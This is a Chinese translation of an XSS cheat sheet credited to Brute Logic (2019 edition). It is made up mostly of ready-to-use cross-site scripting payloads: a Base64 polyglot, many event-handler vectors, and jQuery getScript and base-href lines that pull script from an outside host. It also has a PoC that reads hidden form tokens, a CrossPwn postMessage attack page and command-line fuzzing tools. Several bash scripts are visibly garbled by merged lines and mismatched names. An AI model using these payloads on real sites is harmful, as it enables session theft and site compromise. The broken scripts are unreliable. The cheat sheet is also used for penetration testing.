在Base64输入字段中使用一次性成功获得更高的成功XSS速率。它适用于所有HTML上下文的案例（参见基础知识部分），包括带有标记注入的JS文件。

PC9TY3JpcHQvlictLT48Qm9keSAvQXV0b2ZvY3VzIC9PbkZvY3VzID0gY29uZmlybWAxYC
A8IS0tPg==

JavaScript库Scraper

用于获取DOMAIN / PAGE源代码中的库的所有绝对和相对链接。这是一个单行命令，“\$”是终端提示符。

```
$ wget -nd -rH -A js --spider DOMAIN/PAGE 2>&1 | awk '/^--.*\.js?/{print $3}'
```

PHP消毒XSS

用于在每个上下文中阻止XSS，只要输入不反映在非分隔中字符串，在反引号或任何其他类似eval的函数（JS上下文中的所有函数）中间。它不能防止基于DOM的XSS，只能防止基于源的XSS案例。

```
$input = preg_replace("/:|\\\"/", "", htmlentities($input, ENT_QUOTES))
```

JavaScript执行延迟

在未完全加载javascript库或任何其他所需的注入资源时使用
在执行有效载荷。以JQuery为基础的外部调用为例。

```
 onload=function(){$.getScript('//brutelogic.com.br/2.js')}  
 onload=x=>$.getScript('//brutelogic.com.br/2.js')
```

图像标签的有效来源

当需要有效的src属性来触发onload事件而不是onerror事件时使用。

```
<img src=data:image/gif;base64,R0lGODlhAQABAAAD/ACwAAAAAQABAAACAdS=  
 onload=alert(1)>
```

最短的XSS

当您有一个有限的注射槽时使用。需要一个本机脚本（已在源代码中出现）调用，并在注入之后放置相对路径。攻击者服务器必须使用攻击脚本回复本机脚本（相同路径）或默认404页面（更简单）所执行的确切请求。越短的域越好。

```
<base href="//knoxss.me">
```

仅限移动设备的事件处理程

在定位移动应用时使用。

```
<html ontouchstart=alert(1)>  
<html ontouchend=alert(1)>  
<html ontouchmove=alert(1)>  
<body onorientationchange=alert(1)>
```

身体标签

身体矢量的集合。最后一个仅适用于Microsoft浏览器。

```
<body onload=alert(1)>
<body onpageshow=alert(1)>
<body onfocus=alert(1)>
<body onhashchange=alert(1)><a href=%23x>click this!#x
<body style=overflow:auto;height:1000px onscroll=alert(1) id=x>#x
<body onscroll=alert(1)><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><x id=x>#x
<body onresize=alert(1)>press F12!
<body onhelp=alert(1)>press F1!
```

鲜为人知的XSS向量

不太知名的XSS载体的集合。

```
<marquee onstart=alert(1)>
<marquee loop=1 width=0 onfinish=alert(1)>
<audio src onloadstart=alert(1)>
<video onloadstart=alert(1)><source>
<input autofocus onblur=alert(1)>
<keygen autofocus onfocus=alert(1)>
<form onsubmit=alert(1)><input type=submit>
<select onchange=alert(1)><option>1<option>2
<menu id=x contextmenu=x onshow=alert(1)>right click me! <object onerror=alert(1)>
```

另类PoC - 摆动你的身体

用于动态页面的所有元素，以便更好地显示漏洞。

```
setInterval(x=>{b=document.body.style,b.marginTop=(b.marginTop=='4px')?'-4px':'4px';},5)
```

替代PoC - 残酷

用于显示真人快打的Sub-Zero角色的图像以及“野蛮”游戏声音。

```
d=document,i=d.createElement('img');i.src='//brutelogic.com.br/brutality.jpg';
d.body.insertBefore(i,d.body.firstChild);new(Audio)('https://brutelogic.com.br/brutality.mp3').play();
```

备选PoC - 警报隐藏值

用于证明目标页面中的所有隐藏的HTML值（如令牌和随机数）都可能被盗。

```
f=document.forms;for(i=0;i<f.length;i++){e=f[i].elements;for(n in e){if(e[n].type=='hidden'){
alert(e[n].name+': '+e[n].value)}}}
```

改善鼠标事件的可能性

用于创建更大的区域以触发鼠标事件。在任何使用onmouseover，onclick等鼠标事件的XSS向量中添加以下内容（作为属性）。

style=position:fixed;top:0;left:0;font-size:999px

样式标签的选择

当“style”关键字被阻止为内联和标记名称时使用。提供主机和文件对于CSS或仅在第二个向量中的CSS。

```
<link rel=stylesheet href="//HOST/FILE">
<link rel=stylesheet href=data:text/css,CSS>
```

简单的Google Scraper

用于抓取给定QUERY的Google搜索结果，必须在下面的终端脚本中提供。这是一个命令行，“\$”是终端提示符。

```
$ q="QUERY"; wget -U "Opera/4" "https://google.com/search?num=100&q=$q" -qO- | sed
"s/+$q/ /g" | egrep -o ".{12}:https?:\/\/\S*\?\S*" | sed "s/.*:h/h/"
```

简单的XSS猜测

用于通过非显而易见的参数查找XSS缺陷。只需在下面的终端脚本中提供TARGET , XSS探针 (如 <x>) 和PARAMLIST , 每行一页参数 (如id , cod , q , 查询等) 。这是一个命令行 , “\$”是终端提示符。

```
$ t="TARGET/"; x="XSS"; q=?; while read p; do q="$q&$p=$x"; done < PARAMLIST; wget -qO- $t$q | grep $x && echo "$t!"
```

跨源脚本 (Crosspwn)

将以下内容保存为.php文件并使用如下：

"facebook.com"是允许的来源， "localhost"是攻击域名，
"/brutelogic.com.br/tests/status.html"是目标页面， "<script> alert
(document.domain)" 是发送的消息。

另一种用法是在没有用户交互的情况下触发onresize和onhashchange事件处理程序：

并且为了缩短和隐藏注入的有效载荷，可以使用"名称"额外字段。

=>代码：

```
<!DOCTYPE html>
<body onload="crossPwn()">
<h2>CrossPwn</h2>
<iframe src="<?=htmlentities($_GET['target'], ENT_QUOTES) ?>" name="<?=$_GET['name'] ?>" height="0" style="visibility:hidden"></iframe>
<script>
    function crossPwn() {
        frames[0].postMessage('<?php echo $_GET["msg"] ?>"*'); // onmessage
        document.getElementsByName('iframe')[0].setAttribute('height', '1'); // onresize
        document.getElementsByName('iframe')[0].src = '<?=$_GET["target"] ?>' + '#brute'; // onhashchange
    }
</script>
</body>
</html>
```

用于PHP的简单XSS Finder脚本（静态分析）

用于在PHP源代码中查找潜在的XSS漏洞。对于类Unix系统：保存下面的内容，允许执行并使用./filename运行。它适用于单个文件和递归（文件夹和子文件夹）。

```
if [ -z $1 ]
then
    echo -e "Usage:\n$0 FILE\n$0 -r FOLDER"
    exit
else
    f=$1
fi

sources=(GET POST REQUEST "SERVER\['PHP" "SERVER\['PATH_" "SERVER\
['REQUEST_U"]
sinks=(? echo die print printf print_r var_dump)

xssam(){
    for i in ${sources[@]}
    do
        a=$(grep -in "\$_${i}" $f | grep -o "\$.*=*" | sed "s/[ ]\?=///g" | sort -u)
        for j in ${sinks[@]}
        do
            grep --color -in "${j}.*\$_${i}" $f
            for k in $a
            do
                grep --color -in "${j}.*$k" $f
            done
            done
        done
    done
}
```

```
if [ $f != "-r" ]
then
    XSSAM
else
    for i in $(find $2 -type f -name "*.php")
    do
        echo "File: $i"
        f=$i
        XSSAM
    done
fi
```

Stripass工具

命令行工具，用于查找绕过的剥离字符。

```
#!/bin/bash
# 1) save it as stripass
# 2) allow execution: chmod +x stripass # 3) run it & check usage: ./stripass
echo "Stripass v0.1 - Stripped ASCII Chars Finder" echo "© 2019 Brute Logic - All rights reserved." echo
if [ -z $1 ] then
echo "USAGE"
echo
echo "GET Method"
echo "$0 [domain/page?query&param_to_test] [seconds_between_requests]" echo
echo "POST Method"
echo "$0 [domain/page] [seconds_between_requests] [query&param_to_test]" echo
echo "Examples:"
echo "$0 localhost/page.php?a=x&b=y&c 3"
echo "$0 localhost/page.php 3 a=x&b=y&c"
exit
fi
if [ -z $2 ] then
t=1 else
t=$2 fi
if [ -z $3 ] then
for i in {0..15} do
for j in {0..15} do
c=$(printf %c "%";printf %x $i;printf %x $j) printf '\r%s' "Testing $c..."
sleep $t
curl -s ${1}=abc${c}123 | grep abc123 > /dev/null && echo " Found!" && r+="$c "
done
done fi
if [ -z "$r" ] then
echo -e "\rNo stripped chars found." else
echo -e "\r=> Found: $r" fi
```


ASCII编码表


编码表由于格式问题难以调整，请参见英文原版。

XSS备忘单 - 2019年版

XSS备忘单

- 2019年版





© 2019 Brute Logic
All Rights Reserved